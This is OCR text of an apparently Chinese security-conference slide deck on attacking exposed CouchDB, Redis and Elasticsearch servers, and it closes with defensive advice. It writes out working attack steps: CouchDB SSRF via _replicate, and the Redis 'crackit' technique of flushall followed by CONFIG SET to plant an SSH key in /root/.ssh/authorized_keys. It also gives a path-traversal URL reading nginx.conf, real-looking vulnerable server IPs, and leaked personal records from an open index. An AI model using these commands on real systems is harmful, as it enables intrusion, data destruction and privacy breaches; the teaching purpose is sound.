
客户端使用REST API 与后端通信

Futon Web Interface

CouchDB



CouchDB


Backend
CouchDB
XSS,CSRF,Sniffing
Couch FUTIL
Interface
Administrator

Load URL
Split URL
Execute

http://139.196[redacted]5984/_utils/document.html?account/ec/79/2cacb779a5247b498a5be9dd9f20/0e0b3ffca09525e86f80eb86416b715e

☐ Enable Post data ☐ Enable Referrer

Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options

Overview › account/ec/79/2cacb779a5247b498a5be9dd9f20 › 0e0b3ffca09525e86f80eb86416b715e

Field	Value
_id	"0e0b3ffca09525e86f80eb86416b715e"
_rev	"2-0875a130ae9721ca95ec3e01da1dcbd8"
_attachments	NumberManager_app.png 25.0 KB, application/octet-stream
api_url	"http://139.1[redacted]8000/v2"

- 16.1. CVE-2010-0009: Apache CouchDB Timing Attack Vulnerability
- 16.2. CVE-2010-2234: Apache CouchDB Cross Site Request Forgery Attack
- 16.3. CVE-2010-3854: Apache CouchDB Cross Site Scripting Issue
- 16.4. CVE-2012-5641: Information disclosure via unescaped backslashes in URLs on Windows
- 16.5. CVE-2012-5649: JSONP arbitrary code execution with Adobe Flash
- 16.6. CVE-2012-5650: DOM based Cross-Site Scripting via Futon UI
- 16.7. CVE-2014-2668: DoS (CPU and memory consumption) via the count parameter to /_uuids

pvt_node	[illegible]
pvt_type	"app"
screenshots	0 "numbermanager1.png" 1 "numbermanager2.png" 2 "numbermanager3.png"
tags	0 "reseller" 1 "developer"
urls	documentation "{documentation_url}" howto "{howto_video_url}"
version	"1.0"

Showing revision 2 of 2

SSRF（服务端请求伪造）

Load URL

Split URL

Execute

Overview

http://127.0.0.1:5984/_utils/replicator.html

C:\Windows\system32\cmd.exe - python -m SimpleHTTPServer 80

```
C:\>python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.215 - - [22/Apr/2016 18:10:19] code 404, message File not found
10.10.10.215 - - [22/Apr/2016 18:10:19] "HEAD /attack/ HTTP/1.1" 404 -
```

```
root@kali:/root>  curl -H 'Content-Type: application/json' -X POST http://localh
ost:5984/_replicate -d '{"source":"http://192.168.198.1:8080/","target":"","crea
te_target":true}'
{"error":"db_not_found","reason":"could not open "}
root@kali:/root>  curl -H 'Content-Type: application/json' -X POST http://localh
ost:5984/_replicate -d '{"source":"http://192.168.198.5:8080/","target":"","crea
te_target":true}'
{"error":"timeout"}
root@kali:/root>
```

found Web Host

host not access

16-04-25 6:27

Redis

Redis

- key-value存储系统.
- Driven By a Config File
- Redis 支持的数据格式:
  - strings, hashes, lists, sets and ordered sets.
- Redis version 2.8
  - 增加对LUA脚本支持
- 默认端口：6379

Issues

- 暴力破解密码
- Denial of Service
- 重写配置
- 任意文件写入
- 文件枚举
- 无验证公网开放

```
################################ SECURITY ################################

# Require clients to issue AUTH <PASSWORD> before processing any other
# commands.  This might be useful in environments in which you do not trust
# others with access to the host running redis-server.
#
# This should stay commented out for backward compatibility and because most
# people do not need auth (e.g. they run their own servers).
#
# Warning: since Redis is pretty fast an outside user can try up to
# 150k passwords per second against a good box. This means that you should
# use a very strong password otherwise it will be very easy to break.
#
```

文件枚举

- 开启了eval命令，支持lua
- eval "dofile('/var/www')" 0
  - Directory Exists but cant open file
- eval "dofile('/var/wwws')" 0
  - No such directory exists

```
127.0.0.1:6379> EVAL "dofile('/var/www');" 0
(error) ERR Error running script (call to f_2255077ffb5bb4e7c662e37cc54612eaafd1
1e8b): @user_script:1: cannot read /var/www: Is a directory
127.0.0.1:6379> EVAL "dofile('/var/www1');" 0
(error) ERR Error running script (call to f_ebbee9e254b7308efec22d06dcf3f44eb099
c8f1): @user_script:1: cannot open /var/www1: No such file or directory
127.0.0.1:6379>
```

Denial of Service

- redis-cli eval "$(cat test.lua)" 0
- test.lua

```
File  Edit  View  Search  Terminal  Help
top - 03:34:32 up  5:35,  4 users,  load average: 1.23, 0.79, 0.37
Tasks: 159 total,   2 running, 157 sleeping,   0 stopped,   0 zombie
%Cpu(s): 99.3 us,  0.7 sy,  0.0 ni,  0.0 id,  0.0 wa,  0.0 hi,  0.0 si,  0.0 st
KiB Mem:   4035476 total,  2952924 used,  1082552 free,   254632 buffers
KiB Swap:        0 total,        0 used,        0 free.  1132856 cached Mem

  PID USER      PR  NI    VIRT    RES    SHR S %CPU %MEM     TIME+ COMMAND
  910 redis     20   0   38200   3244   2396 R 99.9  0.1   5:07.40 redis-serv+
 1711 root      20   0 1577812 350560  69464 S  0.7  8.7   7:43.70 gnome-shell
  226 root      20   0       0      0      0 S  0.3  0.0   0:18.96 kworker/0:5
  883 elastic+  20   0 2002580 203516  18340 S  0.3  5.0   1:04.68 java
 1354 dd-agent  20   0  140828  27924   7408 S  0.3  0.7   0:35.79 python
```

任意文件写入

- CONFIG GET
  - Gives the Current set of Configuration
- CONFIG SET
  - Sets the configuration of the default command
- CONFIG SET dir /var/www

攻击事件（crackit）

- 去年，2015-11月，某不知名团体利用redis设计缺陷，针对国内互联网进行了全网性的入侵事件。这次大规模的攻击事件主要针对Linux服务器，如果redis服务器使用root权限启动，并且没有配置认证，就可能能够导致redis数据丢失，服务器被添加账号用于ssh远程登录。

V2EX › Redis

redis 没有 bind 127.0.0.1 差点出大事！！！

3 void1900 · 8 天前 · 3131 次点击

使用 config 可以随意修改文件，比如 /root/authorized_keys

.. 吓死宝宝了

第 1 条附言 · 8 天前

夜里五点收到 aliyun 异地登陆报警，一开始以为是 1024 的锅。。

ps:阿里云这台是平时折腾用的，其他服务器不在阿里云。

一开始连不上， key ，密码都不行，使用 aliyun 后台修改了 root 密码，可以登陆了。

接着检查到 `/root/.ssh/authorized_keys` 发现 REDIS0006 字样开头，开始检查 redid ，发现是用 0.0.0.0 在监听，切使用 root 用户启动的 redid 。改 bind ，开 iptables 。


然后检查其他不在阿里云的服务器，发现都登不上，忽然有点慌，想让机房重置密码。

后来想到 redis 出的问题我是不是也可以利用，于是乎，
config set dir /root/.ssh/
config set dbfilename authorized_keys
set xxxx "\n\n\nssh-rsa zzzzzzzzzzzzzzzzzzz\n\n\n"
save

我也可以登陆了。。。。修改 authorized_keys ， bind ， iptables 。。。。

现象

- 执行了flushall清空数据的操作
- 在redis数据中新建了一个名为crackit的key键值，内容为ssh-rsa AAAAB3Nza<此处省略若干字母>mo6BLZV4/ crack@redis.io，如下图
- 在/root/.ssh文件夹下新建了一个authorized_keys文件，内容很明显是redis生成的db二进制文件，里面清晰的看到crackit对应内容，也就是入侵者尝试通过配置一个ssh的key来进行登录。内容如下图：



技术还原

- 首先在连接机器上输入：

```
ssh-keygen -t rsa -C "crack@redis.io"
```

root@test///root

File Edit View Search Terminal Help

```
root@test:/root> ssh-keygen -t rsa -C "crack@redis.io"          15-11-10 2:54
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
eb:03:c3:6f:3f:06:fc:31:09:ae:76:4a:ed:0b:3d:5c crack@redis.io
The key's randomart image is:
+---[RSA 2048]----+
|                 |
|                 |
|                 |
|        .        |
|      . oS.E.    |
|       +++o+     |
|       o=*o o    |
|      .o+=.+     |
|      ..++=..    |
+-----------------+
root@test:/root>                                                15-11-10 3:07
```

技术还原

- 生成到txt (echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > foo.txt
- 然后：redis-cli -h xxxx flushall 清空redis（非常暴力，请务必在测试环境执行）
- 执行：cat redis.txt | redis-cli -h xxxx -x set pwn
- 然后登录redis，执行如下命令：

```
1
2  CONFIG set dir /root/.ssh/
3  config set dbfilename "authorized_keys"
4  save
   exit
```

技术还原

- 使用本地的私钥去登入被植入公钥的ssh服务器了。

root@test:~

File Edit View Search Terminal Help

```
[root@test ~]# ll --si .ssh
total 17k
-rw-r--r-- 1 root root 2.7k Nov 10 16:40 authorized_keys
-rw------- 1 root root  736 Nov 10 14:06 id_dsa
-rw-r--r-- 1 root root  609 Nov 10 14:06 id_dsa.pub
-rw-r--r-- 1 root root 2.4k Oct 29 15:33 known_hosts
[root@test ~]# ifconfig
eth1      Link encap:Ethernet  HWaddr 00:0B:AB:9C:78:37
          inet addr:10.10.10.253  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::20b:abff:fe9c:7837/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:30066309 errors:1 dropped:69 overruns:0 frame:1
          TX packets:33098469 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:12922705588 (12.0 GiB)  TX bytes:9805973431 (9.1 GiB)
          Interrupt:17 Memory:f7c00000-f7c20000

eth4      Link encap:Ethernet  HWaddr 00:0B:AB:9C:78:3A
          inet6 addr: fe80::20b:abff:fe9c:783a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```

root@test:~/.ssh

File Edit View Search Terminal Help

```
[root@test ~/.ssh]# ls -al
total 24
drwx------   2 root root 4096 Nov 10 16:40 .
dr-xr-x---. 15 root root 4096 Nov  6 12:56 ..
-rw-r--r--   1 root root 2609 Nov 10 16:40 authorized_keys
-rw-------   1 root root  736 Nov 10 14:06 id_dsa
-rw-r--r--   1 root root  609 Nov 10 14:06 id_dsa.pub
-rw-r--r--   1 root root 2384 Oct 29 15:33 known_hosts
[root@test ~/.ssh]#
```

影响

- 抽样15万台对公网开放的Redis服务器。10%（15238台）可直接连接入侵，67%（10312台）已有入侵痕迹。
- 畅游、315che、首都国际机场、爱站、国泰君安、味多美、中国企业家、超级课程表、酷派、魅族、蚂蚁花呗、shopex、深度、联通、百词斩、韦博……大量游戏公司及P2P金融如天弘基金、融金所、南京贷、间理财等。

http://static.nosec.org/download/redis_crackit_v1.1.pdf

ElasticSearch

Elasticsearch

- 语言: Java
- 默认使用0.0.0.0地址
- Web接口9200-9300端口
- 节点到节点的通信开启9300-9400端口

Issues

- 默认使用0.0.0.0地址，未授权访问
- Nday
  - Run command RCE CVE-2014-3120和CVE-2015-1427，目录遍历CVE-2015-3337

elasticserach web接未授权访问

Elasticsearch http://178.6[redacted]:9200/ 连接 elasticsearch 集群健康值: yellow (5 of 10)

概览 | 索引 | 数据浏览 | 基本查询 [+] | 复合查询 [+]

数据浏览

所有索引

索引

browncow

类型

freelancers

projects

字段

- allowedToBeFound
- city
- completed
- created
- description
- employer.fullName
- fullName
- functionTitle
- id
- inProgress
- industriesForSearch
- name
- numberOfUniqueFreelancers
- open
- quote
- sortWeight
- workTypesForSearch

查询 5 个分片中用的 5 个. 481 命中. 耗时 0.009 秒

_index	_type	_id	_score ▼	id	sortWeight	fullName	description
browncow	freelancers	9	1	9	0	Willem Lely (LID AF)	Consultant op het gebied van nationale en internationale strategische Cor
browncow	freelancers	11	1	11	0	Jeroen van den Hoed	Dit is een test profiel.
browncow	freelancers	30	1	30	0	A.J.L. Tromm	null
browncow	freelancers	35	1	35	0	Lex Abels (DE-ACTIEF)	Manager with wide range of experience in both management and program
browncow	freelancers	61	1	61	0	Wibo Fedde Weidema	null
browncow	freelancers	66	1	66	0	Jan Veltman (LID AF)	'Black Belt' in Resource Management and complex Human Resource Transfo
browncow	freelancers	85	1	85	850	Han Kooy (LID AF)	Als dagvoorzitter ben ik een veel gevraagd spreker. Ik heb veel internation
browncow	freelancers	97	1	97	0	Jan Hendrik Meurer (LID AF)	Bijna 40 jaar actief geweest in de sector transport en logistiek. Nedlloyd, M
browncow	freelancers	117	1	117	0	josee briaire	vooral gericht op arbeids en organisatie vraagstukken en daarmee gerelat
browncow	freelancers	124	1	124	0	Paul Kuipers	Ik ben een ervaren (25 jaar) directeur van diverse basisscholen. Het veel
browncow	freelancers	129	1	129	0	Huib van der Schee	null
browncow	freelancers	131	1	131	0	Joop Crombag	null
browncow	freelancers	136	1	136	0	Johannes van der Laan	null
browncow	freelancers	150	1	150	0	Willem George Bank (LID AF)	zie Linkedin profiel Willem George Bank
browncow	freelancers	155	1	155	0	Ben Vlietstra	null
browncow	freelancers	162	1	162	0	Cees van Dongen	null
browncow	freelancers	167	1	167	0	Folke Meijer (LID AF)	Zijn alle indrukken die uw doelpersonen opdoen van uw bedrijf, producten
browncow	freelancers	179	1	179	0	Tessy Platteel	Begonnen als docent natuur- en scheikunde in het middelbaar onderwijs,
browncow	freelancers	193	1	193	800	Robert van der Jagt (LID AF)	null
browncow	freelancers	198	1	198	0	John Koopman	null
browncow	freelancers	218	1	218	0	Peter Hodes	null
browncow	freelancers	225	1	225	0	Philippe Herman	Met de bouw en verkoop van Supplair een bedrijf in food producten voor a
browncow	freelancers	244	1	244	0	Jos Zuidgeest (LID AF)	Omschrijving Expertise: - Het vermeerderen (klonen) van planten in weefse
browncow	freelancers	249	1	249	0	Bob Arends (LID AF)	Ik ben een door de wol geverfde IT-consultant. Ik opereer binnen alle nive
browncow	freelancers	263	1	263	0	R.W. Nieuwveld (LID AF)	In totaal heb ik, nu als freelancer, 40 jaar gewerkt in de scheepvaart en lo
browncow	freelancers	321	1	321	0	Addie Bouwman (LID AF)	Ruim 40 Jaar ervaring in de zorg en ziekenhuiswereld, waarvan 23 jaar het
browncow	freelancers	458	1	458	0	test test	null
browncow	freelancers	484	1	484	0	Nel Pijlman-Alta	null
browncow	freelancers	491	1	491	0	J. ten Hoope	null
browncow	freelancers	509	1	509	0	Rom Steensma	null

Added on 2016-04-26 00:49:15 GMT

China, Hangzhou

Details

Content-Type: application/json; charset=UTF-8

Content-Length: 51

首页 | 厂商列表 | 白帽子 | 乌云榜 | 团队 | 漏洞列表 | 提交漏洞 | 乌云峰会 | 乌云招聘 | 知识库 | 公告

当前位置：WooYun >> 搜索结果

搜索关键字： elasticsearch (共 98 条纪录) 将未公开漏洞纳入搜索结果

360手机一处Elasticsearch未授权访问

RT...http://101.198.161.130:9200/ http://101.198.161.130:9200/_plugin/head/ http://101.198.161.130:9200/_nodes ... ...Elasticsearch配置不当！

提交日期：2016-04-19 作者：milkwort。

微客来elasticsearch未授权访问明文session_id以及userid

如题...http://203.195.151.221:9200/_plugin/head/ 里面的信息的 app_name 都是wshop host 都是ec.vcooline.com 可以得出该网址为微客来 ... ...

提交日期：2016-03-21 作者：路人甲

疑似奇虎360手机助手一处Elasticsearch低风险信息泄露(可任意操作可执行sql)

rt...<mask>*******</mask> ...http://123.59.64.91:9200/_searc...Elasticsearch低风险信息泄露

提交日期：2016-03-15 作者：路人甲

中华英才网一处Elasticsearch配置不当可任意操作

rt...<mask>*******</mask> ...http://116.213.93.61:9200/ ...Elasticsearch配置不当

提交日期：2016-03-14 作者：路人甲

多玩歪歪某站Elasticsearch未授权访问

Elasticsearch未授权访问...183.136.131.225:9200/ crashreport.yy.com ... ...正确配置

提交日期：2016-03-07 作者：getshell1993

微客来某站任意文件读取敏感日志文件泄露

二个洞一起提交了吧...任意文件读取 ElasticSearch版本太老了 存在CVE-2015-5531这个漏洞 http://mq.vcooline.com:9200/_plugin/head/../../../../../../opt/nginx/conf/nginx.conf 日志文件泄露 看看有什么东西 ...如上 ...访问控制

提交日期：2016-03-04 作者：路人甲

CVE-2015-3337（任意文件读取）

漏洞概要

缺陷编号： WooYun-2016-180701

漏洞标题： 微客来某站任意文件读取敏感日志文件泄露

相关厂商： vcooline.com

漏洞作者： 路人甲

提交时间： 2016-03-04 09:25


公开时间： 2016-03-09 09:30

漏洞类型： 系统/服务补丁不及时

危害等级： 高

CVE-2015-5531

http://mq.vcooline.com:9200/_plugin/head/../../../../../../opt/nginx/conf/nginx.conf



还有哪些？

Memcached　　Spark

Hadoop　　Hbase

Cassandra　　……

我们应该注意哪些？

杜绝Nday

安全的存储　　强壮的认证

受信赖的访问　……

THANKS

SequeMedia 盛拓传媒 IT168.com ChinaUnix ITPUB